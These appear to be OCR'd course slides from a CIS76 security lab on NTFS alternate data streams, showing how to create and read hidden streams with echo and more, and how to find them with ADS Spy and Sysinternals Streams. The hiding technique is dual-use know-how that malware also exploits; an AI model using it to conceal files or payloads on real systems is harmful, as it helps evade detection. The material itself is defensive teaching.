
```
C:\Documents and Settings\cis76 student>dir
 Volume in drive C has no label.
 Volume Serial Number is 1C6F-0AAD

 Directory of C:\Documents and Settings\cis76 student

10/30/2016  02:59 PM    <DIR>          .
10/30/2016  02:59 PM    <DIR>          ..
10/30/2016  02:54 PM    <DIR>          Desktop
07/31/2016  03:34 PM    <DIR>          Favorites
08/15/2016  04:05 AM    <DIR>          My Documents
07/31/2016  07:55 AM    <DIR>          Start Menu
10/30/2016  03:22 PM               296 tim.txt
               1 File(s)            296 bytes
               6 Dir(s)   6,491,897,856 bytes free

C:\Documents and Settings\cis76 student>
```

type tim.txt



```
C:\Documents and Settings\cis76 student>type tim.txt
Timothy Michael "Tim" Kaine (born February 26, 1958) is an American attorney and
 politician serving as the junior United States Senator from Virginia. A Democra
t, Kaine was elected to the Senate in 2012 and is the nominee of his party for V
ice President of the United States in the 2016 election.
C:\Documents and Settings\cis76 student>
```

more < tim.txt:secret-service-name




```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
Tim Kaine's secret service name is: Daredevil

C:\Documents and Settings\cis76 student>_
```

View the file with type and the alternate stream with more

Creating Additional Alternate Data Streams

`echo "Democrat" > tim.txt:party.txt`


Adding second alternate data stream



```
C:\Documents and Settings\cis76 student>echo "Democrat" > tim.txt:party.txt

C:\Documents and Settings\cis76 student>
```

`more < tim.txt:party.txt`


Viewing one stream



```
C:\Documents and Settings\cis76 student>more < tim.txt:party.txt
"Democrat"

C:\Documents and Settings\cis76 student>
```

`more < tim.txt:secret-service-name.txt`

Viewing the other stream




```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
Tim Kaine's secret service name is: Daredevil

C:\Documents and Settings\cis76 student>_
```

Yes, an NTFS file can have more than one alternate data stream!

Finding Alternate Data Streams

ADS Spy

ADS Spy



Welcome to Merijn.nu

Navigation

- News
- Downloads
- Articles
- FAQ
- Windows Files
- Help Forums
- Donate
- E-mail

Site search

Powered by Google

Official downloads

Click any of the 'download' links below a programs' icon to download it.

Common questions about this page and its contents:

- What is the License Agreement for your software?
- Why am I getting 'Unexpected error' about MSVBVM60.DLL?
- Why am I getting 'Unexpected error' about MSCOMCTL.OCX?
- I just downloaded one of your programs, how do I open it?
- What Windows versions are your programs compatible with?
- HijackThis is closing immediately after I open it, what do I do?
- I can't download anything! What do I do?

HijackThis

HijackThis: A general homepage hijackers detector and remover. Initially based on the article **Hijacked!**, but expanded with a lot of other checks against hijacker tricks. It is continually updated to detect and remove new hijacks. It does **not** target specific programs/URLs, just the methods used by hijackers to force you onto their sites. As a result, false positives are imminent, and unless you are sure what you're doing, you should always consult with knowledgable folks before deleting anything.
A rudimentary HijackThis log tutorial by me is available **here**.
The official HijackThis QuickStart for posting on the SpywareInfo forums is available **here**.

Compatible with: Windows 2000 and newer
Currently at version: 2.x


-> **Download from TrendMicro**
-> **Download from MajorGeeks**

StartupList

StartupList: A simple tool that lists all and every auto starting program on your system. You might be surprised what it finds, this is way better than Msconfig. Commonly used to troubleshoot malfunctioning systems, trojan/viral

Links

http://www.merijn.nu/programs.php#adsspy



ADS Spy v1.11 - Written by Merijn


Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!

○ Quick scan (Windows base folder only)
● Full scan (all NTFS drives)
○ Scan only this folder:
☑ Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
□ Calculate MD5 checksums of streams' contents

□ C:\Documents and Settings\cis76 student\tim.txt : secret-service-name.txt (45 bytes)

Scan complete, found 1 alternate data streams (ADS's).

Open the ADS Spy folder on the desktop, run ADSSpy.exe, and scan for alternate data streams. It will find the new secret-service-name stream.



Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!

○ Quick scan (Windows base folder only)
● Full scan (all NTFS drives)
○ Scan only this folder:
□ Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
□ Calculate MD5 checksums of streams' contents

```
□ C:\Documents and Settings\cis76 student\Desktop\ADS Spy\ADSSpy.exe : Zone.Identifier  (26 bytes)
□ C:\Documents and Settings\cis76 student\Desktop\Streams\Eula.txt : Zone.Identifier  (26 bytes)
□ C:\Documents and Settings\cis76 student\Desktop\Streams\streams.exe : Zone.Identifier  (26 bytes)
□ C:\Documents and Settings\cis76 student\Desktop\Streams\streams64.exe : Zone.Identifier  (26 bytes)
□ C:\Documents and Settings\cis76 student\My Documents\Downloads\Wireshark-win64-2.0.5.exe : Zone.Ider
□ C:\Documents and Settings\cis76 student\My Documents\Firefox Setup 43.0.1.exe : Zone.Identifier  (26 byte:
□ C:\Documents and Settings\cis76 student\tim.txt : secret-service-name.txt  (45 bytes)
□ C:\RECYCLER\S-1-5-21-1246628124-48506347-572454927-1003\Dc1.exe : Zone.Identifier  (26 bytes)
□ C:\WINDOWS\system32\streams.exe.exe : Zone.Identifier  (26 bytes)
```


Scan complete, found 9 alternate data streams (ADS's).

Scan again this time showing all alternate data streams

Finding Alternate Data Streams

Streams Tool

Streams



Windows Sysinternals

Windows Sysinternals > Downloads > File and Disk Utilities > Streams

Utilities

- Sysinternals Suite
- Utilities Index

- File and Disk Utilities
- Networking Utilities
- Process Utilities
- Security Utilities
- System Information Utilities
- Miscellaneous Utilities

Additional Resources

- Forum
- Site Blog
- Sysinternals Learning
- Mark's Webcasts
- Mark's Blog
- Software License
- Licensing FAQ

Streams v1.6

By Mark Russinovich

Published: July 4, 2016

Download Streams (140 KB)

Rate: ☆☆☆☆☆

Introduction

The NTFS file system provides applications the ability to create alternate data streams of information. By default, all data is stored in a file's main unnamed data stream, but by using the syntax 'file:stream', you are able to read and write to alternates. Not all applications are written to access alternate streams, but you can demonstrate streams very simply. First, change to a directory on a NTFS drive from within a command prompt. Next, type 'echo hello > test:stream'. You've just created a stream named 'stream' that is associated with the file 'test'. Note that when you look at the size of test it is reported as 0, and the file looks empty when opened in any text editor. To see your stream enter 'more < test:stream' (the type command doesn't accept stream syntax so you have to use more).

NT does not come with any tools that let you see which NTFS files have streams associated with them, so I've written one myself. Streams will examine the files and directories (note that directories can also have alternate data streams) you specify and inform you of the name and sizes of any named streams it encounters within those files. Streams makes use of an undocumented native function for retrieving file stream information.

Download


Download Streams (140 KB)

Runs on:

- Client: Windows Vista and higher
- Server: Windows Server 2008 and higher
- Nano Server: 2016 and higher

https://technet.microsoft.com/en-us/sysinternals/bb897440.aspx


streams.exe



```
C:\Documents and Settings\cis76 student>streams.exe

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: streams.exe [-s] [-d] <file or directory>
-s       Recurse subdirectories
-d       Delete streams
-nobanner
